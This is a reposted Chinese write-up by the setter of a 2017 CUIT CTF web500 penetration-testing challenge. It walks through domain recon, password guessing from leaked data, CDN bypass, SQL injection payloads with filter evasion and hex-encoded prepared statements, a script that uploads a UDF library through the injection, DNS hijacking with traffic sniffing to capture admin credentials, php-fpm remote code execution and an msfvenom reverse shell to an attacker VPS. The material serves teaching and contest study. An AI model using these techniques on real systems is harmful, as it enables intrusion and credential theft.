胖哈勃杯第十三届CUIT校赛web500wp及出题心得

转载

dengzhasong7076 于 2017-05-29 14:25:00 发布 119 收藏
原文链接：http://www.cnblogs.com/iamstudy/articles/13th_cuit_game_web500_wp.html

这大概是我搭建最大的环境吧，贴近实战。回路有点多，按ctf思路套路来做，还是有点麻烦。
总共用了7台服务器，虽然不需要这么多。但是还是怕搅?被穿。

前言

膜rr大佬，被rr大佬一直非预期，不过还是很开心，非预期的也能这么精彩！感谢rr大佬教我做人。[苦笑]
https://ricterz.me/posts/CUIT%20CTF%20Pentest%20Writeup

先解读一下为什么会这样非预期把。
ns2.rootk.pw是dns服务器，和dns管理系统放在一起，但是没做serverName验证，导致可以ip访问，23333，另外https是某次玩ctf搭建，导致可以读到bot.py
后面未登录的情况下修改 IP，这个我只能说，膜的rr大佬真的长跪不起，当时写session判断的时候脑袋抽了，用了&&，导致第二个条件不满足就可以绕过。
后面登录进去就是一个dns系统，曾经微博流传一个思路，就是修改dns的解析ip为自己的vps，然后再转发，我们的vps做流量嗅探。这样可以抓去到管理员登录的账户密码，以及后台地址！当然师傅这样的钓鱼页面也是可以的，毕竟ctf，能够这样，但是实战中，这样模拟的钓鱼肯定是要被管理员发现的。

题目描述

先按从题目入手
http://www.rootk.pw/

题目描述：
三叶草影视集团最近准备向电影圈进军，设计网络架构到安全防护措施方案，忙忙碌碌的准备了两个月，今天终于要上线啦！

第一个flag:


```
flag在后台中.
此题贴近实战，需要做一定的信息收集
信息收集包含 -> 域名信息收集 ，需要社工
注入点权限很高，模拟的root用户，但是防止搅屎，有些权限做的比较严
pdo mysql
```

第二个flag:

```
第二个flag在管理员的个人机器上，不知道个人机器是哪个？反正是挺安全的一个个人机器
管理员经常喜欢3389登录办公服务器，偷偷ps：师傅们别搅屎，这里的权限不好做，所以就没做了，但是flag应该是删不掉的。嘻嘻
```


解题

信息收集
1、直接whois查询是有域名保护的，可以找一些威胁情报平台进行查询
https://x.threatbook.cn/domain/rootk.pw



邮箱：vampair@rootk.pw
注册人：Zhou Long Pi

既然有这样的邮箱，可以通过经验猜解会有：mail.rootk.pw，当然也可以用二级域名扫描工具扫描一下。
社工库中找一下vampair这样的名字，组合密码构成字典，可以得到密码为19840810



其中有一个邮件十分引起注意，http://dns-manage.rootk.pw:8080/index.php
it_manager@rootk.pw 发送的

主战渗透
2、
主战用了百度cdn，这个很明显不是真是的ip

```
┌─l3m0n@l3m0ndeMacBook-Pro ~
└─$ dig www.rootk.pw

; <<>> DiG 9.8.3-P1 <<>> www.rootk.pw
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63951
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.rootk.pw.                  IN      A

;; ANSWER SECTION:
www.rootk.pw.           599     IN      CNAME   www.rootk.pw.cname.yunjiasu-cdn.net.
www.rootk.pw.cname.yunjiasu-cdn.net. 299 IN A   162.159.210.12
www.rootk.pw.cname.yunjiasu-cdn.net. 299 IN A   162.159.211.12

;; Query time: 420 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Sat May 27 01:41:09 2017
;; MSG SIZE  rcvd: 111
```

主战里面能够点击的链接也就只有：http://www.rootk.pw/single.php?id=2
主战有cdn，那么想要找到真实ip的话，看一下前面的mail域名的ip，查询得知此ip是疑似真实ip，修改hosts然后再访问一下主站是能够访问到的。这样就绕过了百度的cdn

可以很轻松的测出是有注入，其中过滤了空格，使用//等就可以绕过：**http://www.rootk.pw/single.php?id=2%27-%271**
再继续测试出是支持多语句：http://www.rootk.pw/single.php?id=2%27-%271%27;select//1;

常规的从注入中获取数据：
数据库名、表名、字段

```
数据库名：
http://www.rootk.pw/single.php?id=0'union/**/select/**/1,(select/**/SCHEMA_NAME/**/from/**/information_sche
movie表名：
http://www.rootk.pw/single.php?id=0'union/**/select/**/1,(select/**/table_name/**/from/**/information_schem
movie表的字段：
http://www.rootk.pw/single.php?id=0'union/**/select/**/1,(select/**/COLUMN_NAME/**/from/**/information_sche

- movie
    + movie
        - content
        - name
        - id

- temp
    + temp
        - content
        - id
```


不过里面都没啥数据

```
1、http://www.rootk.pw/single.php?id=0'/**/union/**/select/**/1,user();

iamroot@10.10.10.128
iamroot，表示着是有root权限，另外也是库站分离，ps：模拟了root权限，防止搅屎

2、http://www.rootk.pw/single.php?id=0'/**/union/**/select/**/1,load_file('/etc/passwd');

有着FILE权限，可以读取导出文件，(@@secure_file_priv变量为空)

http://www.rootk.pw/single.php?id=0'union/**/select/**/1,'lemonlemon'/**/into/**/outfile/**/'/tmp/lemon.txt
可以验证一下是导出成功的
http://www.rootk.pw/single.php?id=0'union/**/select/**/1,(load_file('/tmp/lemon.txt'));
```

一个linux下的mysql数据root的注入点？可以干什么？可以试试udf，当然渗透时候还是需要运气，因为就看管理员会不会帮你把这个mysql的插件目录权限打开(默认是无权限导入的)

```
3、http://www.rootk.pw/single.php?id=0'union/**/select/**/1,(select/**/@@plugin_dir);

/usr/lib64/mysql/plugin/
```

4、insert/update/delete都被拦截




有这样的姿势可以绕过，利用mysql的预查询，这样就没有insert那些关键字

```
SET @SQL=0x494E5345525420494E544F206D6F76696520286E616D652C20636F6E74656E74292056414C554553202827616161616127

其中0x494E5345525420494E544F206D6F76696520286E616D652C20636F6E74656E74292056414C5545532028276161616161272C2761
解码就是INSERT INTO movie (name, content) VALUES ('aaaa','aaaa')
```

其中有一个temp数据库名，里面能够insert进去数据

PS：做了权限防护，不能delete、update，只能insert，权限图：



```
mysql> show grants for iamroot@10.10.10.128;
+-----------------------------------------------------------------------------------------------------------------------------
--------------------------------------+
| Grants for iamroot@10.10.10.128
                                      |
+-----------------------------------------------------------------------------------------------------------------------------
--------------------------------------+
| GRANT CREATE, FILE, CREATE ROUTINE ON *.* TO 'iamroot'@'10.10.10.128'
                                      |
| GRANT SELECT, REFERENCES, INDEX, CREATE TEMPORARY TABLES, LOCK TABLES, EXECUTE, CREATE VIEW, SHOW VIEW, CREATE ROUTINE, ALTER ROUTINE, EVENT ON `movi
e`.* TO 'iamroot'@'10.10.10.128'      |
| GRANT SELECT, INSERT, REFERENCES, INDEX, CREATE TEMPORARY TABLES, LOCK TABLES, EXECUTE, CREATE VIEW, SHOW VIEW, CREATE ROUTINE, ALTER ROUTINE, EVENT
ON `temp`.* TO 'iamroot'@'10.10.10.128' |
| GRANT INSERT ON `mysql`.* TO 'iamroot'@'10.10.10.128'
                                      |
+-----------------------------------------------------------------------------------------------------------------------------
--------------------------------------+
4 rows in set (0.00 sec)
```



```
http://www.rootk.pw/single.php?id=1';SET/**/@SQL=0x494e5345525420494e544f2074656d702e74656d702028636f6e7465

作用：INSERT INTO temp.temp (content) VALUES ('lemontest')

验证是否插入数据成功：
http://www.rootk.pw/single.php?id=0'union/**/select/**/1,(select/**/content/**/from/**/temp.temp);
```

尝试构造udf去执行系统命令
这里udf需要注意的是，系统版本问题，容易出现Can't open shared library等问题

```
http://www.rootk.pw/single.php?id=0'union/**/select/**/1,(load_file('/etc/issue'));

CentOS release 6.9 (Final) Kernel \r on an \m
```

可以下载一个centos 6.9，然后自己重新编码udf.so，sqlmap的udf.so测试是失败。

因为这台数据库服务器是外网隔离的，所以上传文件，也只能通过这个注入点来写，但是url的长度是有限的，所以还需要分几次写。

> 可以下载一个centos 6.9，然后自己重新编码udf.so，sqlmap的udf.so测试是失败。
>
> 因为这台数据库服务器是外网隔离的，所以上传文件，也只能通过这个注入点来写，但是url的长度是有限的，所以还需要分几次写。


由于get请求是有长度限制的，所以每次发送的数据不会很多。写一个脚本上传一下已经16进制化后的文本。

```
import binascii
import requests
import re

# String len
c = 500
with open('udff.txt') as f:
  for s in f:
    content = [s[i:i+c] for i in xrange(0,len(s),c)]

regx = '<p class="m_4">(.*?)<\/p>'
flag = 1
id_arr = []

for data in content:

  # insert content
  if flag:
    expp = "INSERT INTO temp.temp (content) VALUES ('%s')" % data
    url2 = "http://www.rootk.pw/single.php?id=0'union/**/select/**/1,(select/**/id/**/from/**/temp.temp/**/
  else:
    expp = "INSERT INTO temp.temp (content) VALUES (CONCAT((SELECT * from (select content as b from temp.te
    url2 = "http://www.rootk.pw/single.php?id=0'union/**/select/**/1,(select/**/id/**/from/**/temp.temp/**/
    print url2
  exp = binascii.b2a_hex(expp)

  url = "http://www.rootk.pw/single.php?id=1';SET/**/@SQL=0x%s;PREPARE/**/pord/**/FROM/**/@SQL;EXECUTE/**/p
  requests.get(url)

  # select id

  r1 = requests.get(url2)
  m = re.search(regx,r1.content)

  if m.group(1):
    temp_id = m.group(1)
    id_arr.append(m.group(1))
  else:
    print 'Error.'
  flag = 0
print id_arr
```

可以发现根目录下有一个tools目录，读取里面的脚本

```
http://www.rootk.pw/single.php?id=0'union/**/select/**/1,load_file('/tools/admin_log-manage.py');

大概几个关键点：
# Author: it_manager@rootk.pw

dns的后台账户密码
data = {
  'user' : 'helloo',
  'pass' : 'syclover'
}

password = "it_manager@123@456"
to_addr = "it_manager@rootk.pw"
```


从mail中翻到了网络规划图，大概就是做了两个段，有个DMZ(9段)，还有一个感觉像是服务段(10段)，两段通过一台路由器串着。



再去dns管理后台看一下，发现是能给控制后台域名admin_log.rootk.pw的解析的

这样我们可以将解析地址改为我们的vps，然后vps做一个转发再到这个原来服务器的ip，这样就能进行钓鱼，vps上面监听一下数据。

```
现在在中间端口转发一下
./ew_for_linux64 -s lcx_tran -l 80 -f 靶机ip -g 80

然后抓取一下流量
tcpdump tcp -i eth1 -t -s 0 -w ./test.cap
```



获得账户密码：
user=sycMovieAdmin
pass=H7e27PQaHQ8Uefgj

登陆后可以获得第一个flag：SYC{2b1bd3f62cc75da2bc14acb431e054a0}
http://admin_log.rootk.pw/main.php

这里有提示: 恭喜拿到第一个flag,接下来回到内网继续深入吧!

先摸索一下，目前是已经拿到外网隔离的mysql数据库服务器的一个mysql权限的shell。因为外网隔离，所以无法直接下载工具以及反弹shell之类
当然可以看arp表，或者对ip进行存活进行判断。
工具上传还是需要依靠sql注入写入文件。

10.10.10.200存在9000端口，可以php-fpm未授权访问

```
python fpm.py 10.10.10.200 /usr/share/pear/PEAR.php -c '<?php system("id");?>'
```

这台是能够访问到外网，所以可以反弹shell回来。进入10.10.10.200服务器！为了方便后面的渗透，上一个msf

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=vpsip LPORT=port -f elf > shell.elf
```

```
meterpreter > sysinfo
Computer      : localhost.localdomain
OS            : CentOS 6.9 (Linux 2.6.32-696.el6.x86_64)
Architecture  : x64
Meterpreter   : x64/linux
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth2
Hardware MAC : 00:0c:29:7a:10:3b
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.56.151
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe7a:103b
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
Interface  3
============
Name         : eth1
Hardware MAC : 00:0c:29:7a:10:45
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 10.10.10.200
IPv4 Netmask : 255.0.0.0
IPv6 Address : fe80::20c:29ff:fe7a:1045
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```

从前面的拓扑图来看，10段的服务器差不多弄完了，现在向9段进行渗透。

偷偷PS：10.10.10.250和10.10.9.250 是路由器，本来想考一下路由器方面的，可惜模拟器有问题。

